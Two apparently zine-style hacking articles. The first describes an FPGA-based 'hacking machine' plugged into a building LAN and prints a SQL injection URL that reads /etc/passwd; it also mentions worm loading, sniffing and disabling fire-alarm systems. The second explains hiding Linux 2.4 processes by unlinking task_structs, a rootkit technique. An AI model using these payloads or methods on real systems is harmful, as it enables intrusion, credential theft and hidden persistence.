By pre-identify the server(s) address, version of patch, type of service(s), a structured attack can be launched within the area of the building. For example, by defining:

```
http://192.168.1.1/show.php?id=1%20and%
201=2%20union%20select%208,7,load_file(
char(47,101,116,99,47,112,97,115,115,11
9,100)),5,4,3,2,1

**char(47,101,116,99,47,112,97,115,115,
119,100) = /etc/passwd
```

in the embedded system initially. Again, plug the embedded system into any RJ45 socket in the building (within the LAN), press a button to start SQL injection attack to grab the password file of the Unix machine (in the LAN). The password file is then store in the flash memory and ready to be loaded out for offline cracking. Instead of performing SQL injection, exploits can be used for the same purpose.

d) Virus/Worm Spreading

The virus/worm can be pre-loaded in the embedded system. Again, plug the embedded system into any RJ45 socket in the building, press a button to run an exploit to any vulnerable target machine, and load the virus/worm into the LAN.

e) Embedded Sniffer

Switch the network interface from normal mode into promiscuous mode and define the sniffing conditions. Again, plug the embedded system into any RJ45 socket in the building, press a button to start the sniffer. To make sure the sniffing process can be proceed in switch LAN, ARP sniffer is recommended for this purpose.

5. - "Hacking Machine" Implementation In FPGA

The implementation of embedded "hacking machine" will be demonstrated in Altera's

NIOS development board with Stratix EP1S10 FPGA. The board provides a 10/100-base-T ethernet and a compact-flash connector. Two RS-232 ports are also provided for serial interfacing and system
configuration purposes, respectively. Besides, the onboard 1MB of SRAM, 16MB of SDRAM, and 8MB of flash memory are ready for embedded linux installation[6]. The version of embedded linux that is going to be applied is uClinux from microtronix[7].

Ok, that is the specification of the board. Now, we start our journey of "hacking machine" design. We use three tools provided by Altera to implement our "hardware" design. In this case, the term of "hardware" means it is synthesizable and to be designed in Verilog-HDL. The three tools being used are: QuartusII (as synthesis tool), SOPC Builder (as Nios-core design tool), and C compiler. Others synthesis tools such as leonardo-spectrum from mentor graphic, and synplify from synplicity are optional to be used for special purpose. In this case, the synthesized design in edif format is defined as external module. It is needed to import the module from QuartusII to perform place-and-route (PAR). The outcome of PAR is defined as hardware-core. For advanced user, Modelsim from mentor graphic is highly recommended to perform behavioral simulation and Post-PAR simulation. Behavioral simulation is a type of functional verification to the digital hardware design. Timing issues are not put into the consideration in this state. Instead, Post-PAR simulation is a type of real-case verification. In this state, all the real-case factors such as power-consumption and timing conditions (in sdf format) are put into the consideration. [8,9,10,11,12]

A reference design is provided by microtronix and it is highly recommended to be the design framework for any others custom design with appropriate modifications [13]. Well, for our "hacking machine" design purpose, the only modification that we need to do is to assign the interrupts of four onboard push-buttons [14]. So, once the design framework is loaded into QuartusII, SOPC Builder is ready to start the design of Nios-core, Boot-ROM, SRAM and SDRAM inteface, Ethernet interface, compact-flash interface and so on. Before starting to generate synthesizable codes from the design, it is crucial to ensure the check-box of "Microtronix uClinux" under Software Components is selected (it is in the "More CPU Settings" tab of the main configuration windows in SOPC Builder). By selecting this option, it is enabling to build a uClinux kernel, uClibc library, and some uClinux's general purpose applications by the time of generating synthesizable codes. Once ready, generate the design as synthesizable codes in SOPC Builder following by performing PAR in QuartusII to get a hardware core. In general, there are two formats of hardware core:-

a) .sof core: To be downloaded into the EP1S10 directly by JTAG and will require a re-load if the board is power cycled
** (Think as volatile)
b) .pof core: To be downloaded into EPC16 (enhanced configuration device) and will automatically be loaded into the FPGA every time the board is power cycled
** (Think as non-volatile)

The raw format of .sof and .pof hardware core is .hexout. As hacker, we would prefer to work in command line, so we use the hexout2flash tool to convert the hardware core from .hexout into .flash and relocate the base address of the core to 0x600000 in flash. The 0x600000 is the startup core loading address of EP1S10. So, once the .flash file is created, we use nios-run or nr command to download the hardware core into flash memory as following:

```
[Linux Developer] ...uClinux/: nios-run
hackcore.hexout.flash
```

After nios-run indicates that the download has completed successfully, restart the board. The downloaded core will now start as the default core whenever the board is restarted.

Fine, the "hardware" part is completed. Now, we look into the "software" implementation. We start from uClinux. As what is stated, the SOPC Builder had generated a framework of uClinux kernel, uClibc library, and some uClinux general purpose applications such as cat, mv, rm, and etc.

We start to reconfigure the kernel by using "make xconfig".

```
[Linux Developer] ...uClinux/: cd linux
[Linux Developer] ...uClinux/: make
xconfig
```

In xconfig, perform appropriate tuning to the kernel, then use "make clean" to clean the source tree of any object files.

```
[Linux Developer] ...linux/: make clean
```

To start building a new kernel use "make dep" following by "make".

```
[Linux Developer] ...linux/: make dep
[Linux Developer] ...linux/: make
```

To build the linux.flash file for uploading, use "make linux.flash".

```
[Linux Developer] ...uClinux/: make
linux.flash
```

The linux.flash file is defined as the operating system image. As what we know, an operating system must run with a file system. So, we need to create a file system image too. First, edit the config file in userland/.config to select which application packages get built. For example:

```
#TITLE agetty
CONFIG_AGETTY=y
```

If an application package's corresponding variable is set to 'n' (for example, CONFIG_AGETTY=n), then it will not be built and copied over to the target/ directory. Then, build all application packages specified in the userland/.config as following:

```
[Linux Developer] ...userland/: make
```

Now, we copy the pre-compiled netcat into target/ directory. After that, use "make romfs" to start generating the file system or romdisk image.

```
[Linux Developer] ...uClinux/: make
romfs
```

Once completed, the resulting romdisk.flash file is ready to be downloaded to the target board. First, download the file system image following by the operating system image into the flash memory.

```
[Linux Developer] ...uClinux/: nios-run
-x romdisk.flash
[Linux Developer] ...uClinux/: nios-run
linux.flash
```

Well, our FPGA-based "hacking machine" is ready now.

Lets try to make use of it to a linux machine with /etc/passwd enabled. We assume the ip of the target linux machine is 192.168.1.1 as web server in the LAN that utilize MySQL database. Besides, we know that its show.php is vulnerable to be SQL injected. We also assume it has some security protections to filter out some dangerous symbols, so we decided to use char() method of injection. We assume the total columns in the table that access by show.php is 8.

Now, we define:

```
char getpass[]="http://192.168.1.1/show.
php?id=1%20and%201=2%20union%20select%2
08,7,load_file(char(47,101,116,99,47,11
2,97,115,115,119,100)),5,4,3,2,1";
```

as attacking string, and we store the respond data (content of /etc/passwd) in a file name of password.dat. By creating a pipe to the netcat, and at the same time to make sure the attacking string is always triggered by the push-button, well, our "hacking machine" is ready.

Plug the "hacking machine" into any of the RJ45 socket in the LAN, following by pressing a button to trigger the attacking string against 192.168.1.1. After that, unplug the "hacking machine" and connect to a pc, download the password.dat from the "hacking machine", and start the cracking process. By utilizing the advantages of FPGA architecture, a hardware cracker can be appended for embedded based cracking process. Any optional module can be designed in Verilog-HDL and attach to the FPGA for all-in-one hacking purpose. The advantages of FPGA implementation over the conventional hardcore processors will be deepened in the following section, with a lot of case-studies, comparisons and wonderful examples.

Tips:

** FTP server is recommended to be installed in "hacking machine" because of two reasons:
   1) Any new or value-added updates (trojans, exploits, worms,...) to the "hacking machine" can be done through FTP (online update).
   2) The grabbed information (password files, configuration files,...) can be retrieved easily.

Notes:

** Installation of FTP server in uClinux is done by editing userland/.config file to enable the ftpd service.

** This is just a demostration, it is nearly impossible to get a unix/linux machine that do not utilize file-permission and shadow to protect the password file. This article is purposely to show the migration of hacking methodology from PC-based into embedded system based.

6. - What The Advantages Of Using FPGA In Hacking?

Well, this is a good question while someone will ask by using a $50 Rabbit module, a 9V battery and 20 lines of Dynamic C, a simple "hacking machine" can be implemented, instead of using a $300 FPGA development board and a proprietary embedded processor with another $495. The answer is, FPGA provides a very unique feature based on its architecture that is able to be hardware re-programmable.

As what we know, FPGA is a well known platform for algorithm verification in hardware implementation, especially in DSP applications. The demand for higher bit rates by the wired and wireless communications industry has led to the development of higher bit rate and low cost serial link interface chips. Based on such considerations, some demands of programmable channel and band scanning are needed to be digitized and re-programmable. A new term has been created for this type of framework as "software defined radio" or SDR. However, the slow adoption of SDR is due to the limitation in Analog-to-Digital Converter(ADC) to digitize the analog demodulation unit in transceiver module. Although the sampling rate of the most advanced ADC is not yet to meet the specification of SDR, but it will come true soon. In this case, the application of conventional DSP chips such as TMS320C6200 (for fixed-point processing) and TMS320C6700 (for floating-point processing) are a little bit harder to handle such extremely high bit rates. Of course, someone may claim its parallel processing technique could solve the problem by using the following symbols in linear assembly language[15].

```
       Inst1
   ||  Inst2
   ||  Inst3
   ||  Inst4
   ||  Inst5
   ||  Inst6
          Inst7
```

The double-pipe symbols (||) indicate instructions that are in parallel with a previous instruction. Inst2 to Inst6, these five instructions run in parallel with the first instruction, Inst1. In TMS320, up to eight instructions can be running in parallel. However, this is not a true parallel method, but perform pipelining in different time-slot within a single clock cycle.

Instead, the true parallel processing can only be implemented with different sets of hardware module. So, FPGA should be the only solution to implement a true parallel processing architecture. For the case of SDR that is mentioned, it is just a an example to show the limitation of data processing in the structure of resource sharing. Meanwhile, when we consider to implement an encryption module, it is the same case as what data processing do. The method of parallel processing is extremely worth to enhance the time of key cracking process. Besides, it is significant to know that the implementation of encryption module in FPGA is hardware-driven. It is totally free from the limitation of any hardcore processor structure that is using a single instruction pointer (or program counter) to performing push and pop operations interactively over the stack memory. So, both of the mentioned advantages: true-parallel processing, and hardware-driven, are nicely clarified the uniqueness of FPGA's architecture for advanced applications.

While we go further with the uniqueness of FPGA's architecture, more and more interesting issues can come into the discussion. For hacking purpose, we focus and stick to the discussion of utilizing the ability of hardware re-programmable in a FPGA-based "hacking machine". We ignore the ability of "software re-programmable" here because it can be done by any of the hardcore processor in the lowest cost. By applying the characterictic of hardware re-programmable, a segment of space in flash memory is reserved for hardware image. In Nios, it is started from 0x600000. This segment is available to be updated from remote through the network interface. In advanced mobile communication, this type of feature is started to be used for hardware bug-fix as well as module update [16] purpose. It is usually known as Over-The-Air (OTA) technology. For hacking purpose, the characteristic of hardware re-programmable had made our "hacking machine" to be general purpose. It can come with a hardware-driven DES cracker, and easily be changed to MD5 cracker or any other types of hardware-driven module. Besides, it can also be changed from an online cracker to be a proxy, in a second of time.

In this state, the uniqueness of FPGA's architecture is clear now. So, it is the time to start the discussion of black magic with the characteristic of hardware re-programmable in further detail. By using Nios-core, we explore from two points: custom instruction and user peripheral. A custom instruction is hardware-driven and implemented by custom logic as shown below:

```
   |---->|------------|
   |     |Custom Logic|-|
   | |-->|------------| |
   | |                  |
   | | |----------------||
A ---->|               |-|
   |   |  Nios-ALU     | |----> OUT
B ---->|               |-|
       |-----------------|
```

By defining a custom logic that is parallel connected with Nios-ALU inputs, a new custom instruction is successfully created. With


SOPC Builder, custom logic can be easily add-on and take-out from Nios-ALU, and so is the case of custom instruction. Now, we create a new custom instruction, let say nm_fpmult(). We apply the following codes:

```
   float a, b, result_slow, result_fast;

//Takes 2874 clock cycles
    result_slow = a * b;

//Takes 19 clock cycles
    result_fast = nm_fpmult(a, b);
```

From the running result, the operation of hardware-based multiplication as custom instruction is so fast that is even faster than a DSP chip. For cracking purpose, custom instructions set can be build up in respective to the frequency of operations being used. The instructions set is easily to be plugged and unplugged for different types of encryption being adopted.

The user peripheral is the second black magic of hardware re-programmable. As we know Nios-core is a soft processor, so a bus specification is needed for the communication of soft processor with other peripherals, such as RAM, ROM, UART, and timer. Nios-core is using a proprietary bus specification, known as Avalon-bus for peripheral-to-peripheral and Nios-core-to-peripheral communication purpose.So, user peripherals such as IDE and USB modules are usually be designed to expand the usability of embedded system. For hacking purpose, we ignore the IDE and USB peripherals because we are more interested to design user peripheral for custom communication channel synchronization. When we consider to hack a customize system such as building automation, public addressing, evacuation, security, and so on, the main obstacle is its proprietary communication protocol [17, 18, 19, 20, 21, 22]. In such case, a typical network interface is almost impossible to synchronize into the communication channel of a customize system. For example, a system that is running at 50Mbps, neither a 10Based-T nor 100Based-T network interface card can communicate with any module within the system. However, by knowing the technical specification of such system, a custom communication peripheral can be created in FPGA. So, it is able to synchronize our "hacking machine" into the communication channel of the customize system. By going through the Avalon-bus, Nios-core is available to manipulate the data-flow of the customize system. So, the custom communication peripheral is going to be the customize media gateway of our "hacking machine". The theoretical basis of custom communication peripheral is come from the mechanism of clock data recovery (CDR). CDR is a method to ensure the data regeneration is done with a decision circuit that samples the data signal at the optimal instant indicated by a clock. The clock must be synchronized as exactly the same frequency as the data rate, and be aligned in phase with respect to the data. The production of such a clock at the receiver is the goal of CDR. In general, the task of CDR is divided into two: frequency acquisition and timing alignment.

Frequency acquisition is the process that locks the receiver clock frequency to the transmitted data frequency. Timing alignment is the phase alignment of the clock so the decision circuit samples the data at the optimal instant. Sometime, it is also named as bit synchronization or phase locking. Most timing alignment circuits can perform a limited degree of frequency acquisition, but additional acquisition aids may be needed. Data oversampling method is being used to create the CDR for our "hacking machine". By using the method of data oversampling, frequency acquisition is no longer be put into the design consideration.



By ensuring the sampling frequency is always N times over than data rate, the CDR is able to work as normal. To synchronize multiple of customize systems, a frequency synthesis unit such as PLL is recommended to be used to make sure the sampling frequency is always N times over than data rate. A framework of CDR based-on the data oversampling method with N=4 is shown as following in Verilog-HDL.

** The sampling frequency is 48MHz (mclk), which is 4 times of data rate (12MHz).

```
    //define input and output

    input data_in;
    input mclk;
    input rst;

    output data_buf;

    //asynchronous edge detector

    wire reset = (rst & ~(data_in ^
capture_buf));

    //data oversampling module

    reg capture_buf;

    always @ (posedge mclk or negedge
rst)
      if (rst == 0)
        capture_buf <= 0;
      else
        capture_buf <= data_in;

    //edge detection module

    reg [1:0] mclk_divd;

    always @ (posedge mclk or negedge
reset or posedge reset)
      if (reset == 0)
        mclk_divd <= 2'b00;
      else
        mclk_divd <= mclk_divd + 1;

    //capture at data eye and put into
a 16-bit buffer

    reg [15:0] data_buf;

    always @ (posedge mclk_divd[1] or
negedge rst)
      if (rst == 0)
        data_buf <= 0;
      else
        data_buf <= {data_
buf[14:0],capture_buf};
```

Once the channel is synchronized, the data can be transferred to Nios-core through the Avalon-Bus for further processing and interaction. The framework of CDR is plenty worth for channel synchronization in various types of custom communication channels. Jean P. Nicolle had shown another type of CDR for 10Base-T bit synchronization [23]. As someone might query for the most common approach of performing CDR channel synchronization in Phase-Locked Loop (PLL). Yes, this is a type of well known analog approach, by we are more interested to the digital approach, with the reason of hardware re-programmable - our black magic of FPGA. For those who interested to know more advantages of digital CDR approach over the analog CDR approach can refer to [24]. Anyway, the analog CDR approach is the only option for a hardcore-based (Scenix, Rabbit, SC12 ,...) "hacking machine" design, and it is sufferred to:

1. Longer design time for different data rate of the communication link. The PLL lock-time to preamble length, charge-pump circuit design, Voltage Controlled Oscillator (VCO), are very critical points.

2. Fixed-structure design. Any changes of "hacking application" need to re-design the circuit itself, and it is quite cumbersome.

As a result, by getting a detail technical specification of a customized system, the possibility to hack into the system has always existed, especially to launch the Denial of Service attack. By disabling an evacuation system, or a fire alarm system at emergency, it is a very serious problem than ever. Try to imagine, when different types of CDRs are implemented in a single FPGA, and it is able to perform automatic switching to select a right CDR for channel synchronization. On the other hand, any custom defined module is able to plug into the system itself and freely communicate through Avalon-bus. Besides, the generated hardware image is able to be downloaded into flash memory through tftp. By following with a soft-reset to re-configure the FPGA, the "hacking machine" is successfully updated. So, it is ready to hack multiple of custom systems at the same time.

case study:

The development of OPC technology is slowly become popular. According to The OPC Foundation, OPC technology can eliminate expensive custom interfaces and drivers tranditionally required for moving information easily around the enterprise. It promotes interoperability, including amongst different computing solutions and platforms both horizontally and vertically in the emterprise [25].

7. - What Else Of Magic That Embedded Linux Can Do?

So, we know the weakness of embedded system now, and we also know how to utilize the advantages of embedded system for hacking purpose. Then, what else of magic that we can do with embedded system? This is a good question.

By referring to the development of network applications, ubiquitous and pervasive computing would be the latest issues. Embedded system would probably to be the future framework as embedded firewall, ubiquitous gateway/router, embedded IDS, mobile device security server, and so on. While existing systems are looking for network-enabled, embedded system had established its unique position for such purpose. A good example is migrating MySQL into embedded linux to provide online database-on-chip service (in FPGA) for a building access system with RFID tags. Again, the usage and development of embedded system has no limitation, the only limitation is the imagination.

Tips:
** If an embedded system works as a server (http, ftp, ...), it is going to provide services such as web control, web monitoring,...
** If an embedded system works as a client (http, ftp, telnet, ..), then it is more likely to be a programmable "hacking machine"

8. - Conclusion

Embedded system is an extremely useful technology, because we can't expect every processing unit in the world as a personal computer. While we are begining to exploit the usefullness of embedded system, we need to consider all the cases properly, where we should use it and where we shouldn't use it. Embedded security might be too new to discuss seriously now but it always exist, and sometime naive. Besides, the abuse of embedded system would cause more mysterious cases in the hacking world.

References
[1] http://www.siteplayer.com/
[2] http://www.beck-ipc.com/
[3] http://www.altera.com/
[4] http://www.xilinx.com/
[5] http://www.cl.cam.ac.uk/users/rnc1/descrack/index.html
[6] Nios Development Kit, Stratix Edition: Getting Started User Guide (Version 1.2) - July 2003, http://www.altera.com/literature/ug/ug_nios_gsg_stratix_1s10.pdf
[7] http://www.microtronix.com/
[8] Nios Hardware Development

Tutorial (Version 1.1) - July 2003, http://www.altera.com/literature/tt/tt_nios2_hardware_tutorial.pdf
[9] Nios Software Development Tutorial (Version 1.3) - July 2003, http://www.altera.com/literature/tt/tt_nios_sw.pdf
[10] Designing With The Nios (Part 1) - Second-Order, Closed-Loop Servo Control Circuit Cellar, #167, June 2004
[11] Designing With The Nios (Part 2) - System Enhancement Circuit Cellar, #168, July 2004
[12] Nios Tutorial (Version 1.1) February 2004, http://www.altera.com/literature/tt/tt_nios_hw_apex_20k200e.pdf
[13] Microtronix Embedded Linux Development - Getting Started Guide: Document Revision 1.2 http://www.pldworld.com/_altera/html/_excalibur/niosldk/httpd/getting_started_guide.pdf
[14] Stratix EP1S10 Device: Pin Information
February 2004, http://www.fulcrum.ru/Read/CDROMs/Altera/literature/lit-stx.html
[15] TMS320C6000 Assembly Language Tools User's Guide, http://www.tij.co.jp/jsc/docs/dsps/support/download/tools/toolspdf6000/spru186i.pdf
[16] Dynamic Spectrum Allocation In Composite Reconfigurable Wireless Networks IEEE Communications Magazine, May 2004. http://ieeexplore.ieee.org/iel5/35/28868/01299346.pdf?tp=&arnumber=1299346&isnumber=28868
[17] TOA - VX-2000 (Digital Matrix System), http://www.toa-corp.co.uk/asp/catalogue/products.asp?prodcode=VX-2000
[18] Klotz Digital - Vadis (Audio Matrix), VariZone (Complex Digital
PA System For Emergency Evacuation Applications), http://www.klotz-digital.de/products/pa.htm
[19] Peavey - MediaMatrix System, http://mediamatrix.peavey.com/home.cfm
[20] Optimus - Optimus (Audio & Communication), Improve (Distributed Audio), http://www.optimus.es/eng/english.html
[21] Simplex - TrueAlarm (Fire Alarm Systems), http://www.simplexgrinnell.com/
[22] Tyco - Fire Detection and Alarm, Integrated Security Systems, Health Care Communication Systems, http://www.tycosafetyproducts-us.com
[23] 10Base-T FPGA Interface - Ethernet Packets: Sending and Receiving, http://www.fpga4fun.com/10BASE-T.html
[24] Ethernet Receiver, http://www.holmea.demon.co.uk/Ethernet/EthernetRx.htm
[25] The OPC Foundation, http://www.opcfoundation.org/
[26] www.ubicom.com (IP2022)
[27] http://www.zilog.com/products/family.asp?fam=218 (eZ80)
[29] http://www.fpga4fun.com/
[29] http://www.elektroda.pl/eboard

Process Hiding & The Linux 2.4 Scheduler

Ubra

1. Looking Back

We begin our journey in the old days, when simply giving your process a weird name was enough to hide inside the tree. Saddly this is also quite effective these days due to lack of skill from stock admins. In the last millenium ..well actualy just before 1999, backdooring binaries was very popular (ps, top, pstree and others [1]) but this was very easy to spot, `ls -l` easy / although some could only be cought by a combination of size and some checksum / (i speak having in mind the skilled admin, because, in my view, an admin that isnt a bit hackerish is just the guy mopping up the keyboard). And it was a pain in the ass compatibility wise. LRK (linux root kit) [2] is a good example of a "binary" kit. Not that long ago hackers started to turn towards the kernel to do theire evil or to secure it. So, like everywhere this was an incremental process, starting from the uppers level and going more inside kernel structures. The obvious place to look first were system calls, the entry point from userland to wonderland, and so the hooking method developed, be it by altering the sys_call_table[] (theres an article out there LKM_HACKING by pragmatic from THC about this [3]), or placing a jump inside the function body to your own code (developed by Silvio Cesare [4]) or even catching them at interrupt level (read about this in [5]).. and with this, one could intercept certain interesting system calls. but syscalls are by no means the last (first) point where the pid structures get assembled. getdents() and alike are just calling on some other function, and they are doing this by means of yet another layer, going through the so called VFS. Hacking this VFS (Virtual FileSystem layer) is the new trend on todays kits; and since all unices are basicaly comprised of the same logical layers, this is (was) very portable. So as you see we are building from higher levels, programming wise, to lower levels; from simply backdoring the source of our troubles to going closer to the root, to the syscalls (and the functions that are "syscall-helpers"). The VFS is not by all means as low as we can go (hehe we hackers enjoy rolling in the mud of the kernel). We yet have to explore the last frontier (well relatively speaking any new frontier is the last). Yup, the very structures that help create the pid list - the task_structs. And this is where our journey begins.

Some notes.. kernel studied is from 2.4 branch (2.4.18 for source excerpts and 2.4.30 for patches and example code), theres some ia86 specific code (sorry, i dont have access to other archs), also SMP is not discussed for the same reason and anyway it should be clear in the end what will be different from UP machines.

It seems the method I explain here is begining to emerge in part into the open underground in zero rk made by stealth from team teso, there's an article about it in phrack 61 [6], I was just about to miss the small REMOVE_LINKS looking so innocent there :-)

2. The schedule(r) Inside

As processes give birth to other processes (just like in real life) they call on execve() or fork() syscalls to either get replaced or get splited into two different processes, a few things happen. We will look into fork as this is more interesting from our point of view.

```
 $ grep -rn sys_fork src/linux/
```

For i386 compatible archs which is what i have, you will see that without any introduction this function calls do_fork which is where the arch independent work gets done. It is in kernel/fork.c.

```
asmlinkage int
sys_fork(struct pt_regs regs)
{
        return do_fork(SIGCHLD,
                regs.esp, &regs, 0);
}
```

Besides great things which are not within the scope of this here txt, do_fork() allocates memory for a new task_struct

```
int do_fork(unsigned long clone_flags,
        unsigned long stack_start,
        struct pt_regs *regs,
        unsigned long stack_size)
{
        .......
        struct task_struct *p;
        .......
        p = alloc_task_struct();
```

and does some stuff on it like initialising the run_list,

```
        INIT_LIST_HEAD(&p->run_list);
```

which is basicaly a pointer (you should read about the linux linked list implementation to grasp this clearly [7]) that will be used in a linked list of all the processes waiting for the cpu and those expired (that got the cpu taken away, not released it willingly by means of schedule()), used inside the schedule() function.

The current priority array of what task queue we are in

```
        p->array = NULL;
```

(well we arent in any yet); the prio array and the runqueues are used inside the schedule() function to organise the tasks running and needing to be run.

[content omitted, please see electronic version]

We`ll be discussing more about this later.

The cpu time that this child will get; half the parent has goes to the child (the cpu time is the amout of time the task will get the processor for itself).

```
        p->time_slice = (current->time_
slice + 1) >> 1;
        current->time_slice >>= 1;
        if (!current->time_slice) {
...
                current->time_slice = 1;
                scheduler_tick(0,0);
        }
```

(for the neophytes, “>> 1” is the same as “/ 2”)

Next we get the tasklist lock for write to place the new process in the linked list and pidhash list

```
        write_lock_irq(&tasklist_lock);
         .......
        SET_LINKS(p);
        hash_pid(p);
        nr_threads++;
        write_unlock_irq(&tasklist_
lock);
```

and release the lock. include/linux/sched.h has these macro and inline functions, and the struct task_struct also:

[content omitted, please see electronic version]

So, pidhash is an array of pointers to task_structs which hash to the same pid, and are linked by means of pidhash_next/pidhash_pprev; this list is used by syscalls which get a pid as parameter, like kill() or ptrace(). The linked list is used by the /proc VFS and not only.

Last, the magic:

```
#define RUN_CHILD_FIRST 1
#if RUN_CHILD_FIRST
        wake_up_forked_process(p);
/* do this last */
#else
        wake_up_process(p);
/* do this last */
#endif
```

this is a function in kernel/sched.c which places the task_t (task_t is a typedef to a struct task_struct) in the cpu runqueue.

```
void wake_up_forked_process(task_t * p)
{
        .......
        p->state = TASK_RUNNING;
        .......
        activate_task(p, rq);
```

So lets walk through a process that after it gets the cpu calls just sys_nanosleep (sleep() is just a frontend) and jumps in a never ending loop,
I'll try to make this short. After setting the task state to TASK_INTERRUPTIBLE (makes sure we get off the cpu queue when schedule() is called), sys_nanosleep() calls upon another function, schedule_timeout() which sets us on a timer queue by means of add_timer() which makes sure we get woken up (that we get back on the cpu queue) after the delay has passed and effectively relinquishes the cpu by calling shedule() (most blocking syscalls implement this by putting the process to sleep until the perspective resource is available).

[content omitted, please see electronic version]

If you want to read more about timers look into [7].

Next, schedule() takes us off the runqueue since we already arranged to be set on again there later by means of timers.

```
asmlinkage void schedule(void)
{
      ...
           deactivate_task(prev, rq);
```

(remember that wake_up_forked_process() called activate_task() to place us on the active run queue). In case there are no tasks in the active queue it tryes to get some from the expired array as it needs to set up for another task to run.

```
        if (unlikely(!array->nr_active))
{
         /*
          * Switch the active
          * and expired arrays.
          */
         ...
```

Then finds the first process there and prepares for the switch (if it doesnt find any it just leaves the current task running).

```
         context_switch(prev, next);
```

This is an inline function that prepares for the switch which will get done in __switch_to() (switch_to() is just another inline function, sort of)

[content omitted, please see electronic version]

context_switch() and switch_to() causes what is known as a context switch (hence the name) which in not so many words is giving the processor and memory control to another task.

But enough of this; now what happends when we jump in the never ending loop. Well, its not actually a never ending loop, if it would be your computer would just hang. What actually happends is that your task gets the cpu taken away from it every once in a while and gets it back after some other tasks get time to run (theres queueing mechanisms that let tasks share the cpu based on theire priority, if our task would have a real time priority it would have to release the cpu manualy by sched_yeld()). so how exactly is this done; lets talk a bit about the timer interrupt first cos its closely related.

[content omitted, please see electronic version]

And if all this seems bogling to you dont worry, just walk through the kernel sources again from the begining and try to understand more than I'm explaining here, no one expects you to understand from the first read through such a complicated process like the linux scheduling.. remeber that the cookie lies in the details ;-) you can read more about the linux scheduler in [7], [8] and [9]

Every cpu has its own runqueue, so apply the same logic for SMP;

So you can see how a process can be on any number of lists waiting for execution, and if its not on the linked task_struct list we`re in big trouble trying to find it. The linked and pidhash lists are NOT used by the schedule() code to run your program as you saw, some syscalls do use these (ptrace, alarm, the timers in general which use signals and all calls that use a pid - for the pidhash list)

Another note to the reader..all example progs from the _attacking_ section will be anemic modules, no dev/kmem for you since i dont want my work to wind up in some lame rk that would only contribute to wrecking the net, although kmem counterparts have been developed and tested to work fine, and also, with modules we are more portable, and our goal is to present working examples that teach and dont krash your kernel; the countering section will not have a kmem enabled prog simply because im laizy and not in the mood to mess with elf relocations (yup to loop the list in a reliable way we have to go in kernel with the code).. ill be providing a kernel patch though for those not doing modules.

You should know that if any modules give errors like "hp.o: init_module: Device or resource busy Hint: insmod errors can be caused by incorrect module parameters, including invalid IO or IRQ parameters

You may find more information in syslog or the output from dmesg" when inserting, this is a "feature" (heh) so that you wont have to rmmod it, the modules do the job theyre supposed to.

3. Abusing the Silence (Attacking)

If you dont have the IQ of a windoz admin, it should be pretty clear to you by now where we are going with this. Oh I'm sorry I meant to say "Windows (TM) admin (TM)" but the insult still goes. Since the linked list and pidhash have no use to the scheduler, a program, a task in general (kernel threads also) can run happy w/o them. So we remove it from there with REMOVE_LINKS/unhash_pid and if youve been a happy hacker looking at all of the sources ive listed you know by now what these 2 functions do. All that will suffer from this operation is the IPC methods (Inter Process Comunications); heh well were invisible why the fuck would we answer if someone asks "is someone there ?" :) however since only the linked list is used to output in ps and alike we could leave pidhash untouched so that kill/ptrace/timers.. will work as usualy. but i dont see why would anyone want this as a simple bruteforce of the pid space with kill(pid,0) can uncover you.. See pisu program that i made that does just that but using 76 syscalls besides kill that "leak" pid info from the two list structures. So you get the picture, right ?

[content omitted, please see electronic version]

4. Can You Scream ? (Countering)

Should you scream? Well, yes. Detecting the first method can be a waiting game or at best, a hide and seek pain-in-the-ass inside all the waiting queues around the kernel, while holding the big lock. But no, its not imposible to find a hidden process even if it could mean running a rt task that will take over the cpu(s) and binary search the kmem device. This could be done as a brute force for certain magic numbers inside the task struct whithin the memory range one could get allocated and look if its valid with something like testing its virtual memory structures but this has the potential to be very unreliable (and ..hard).

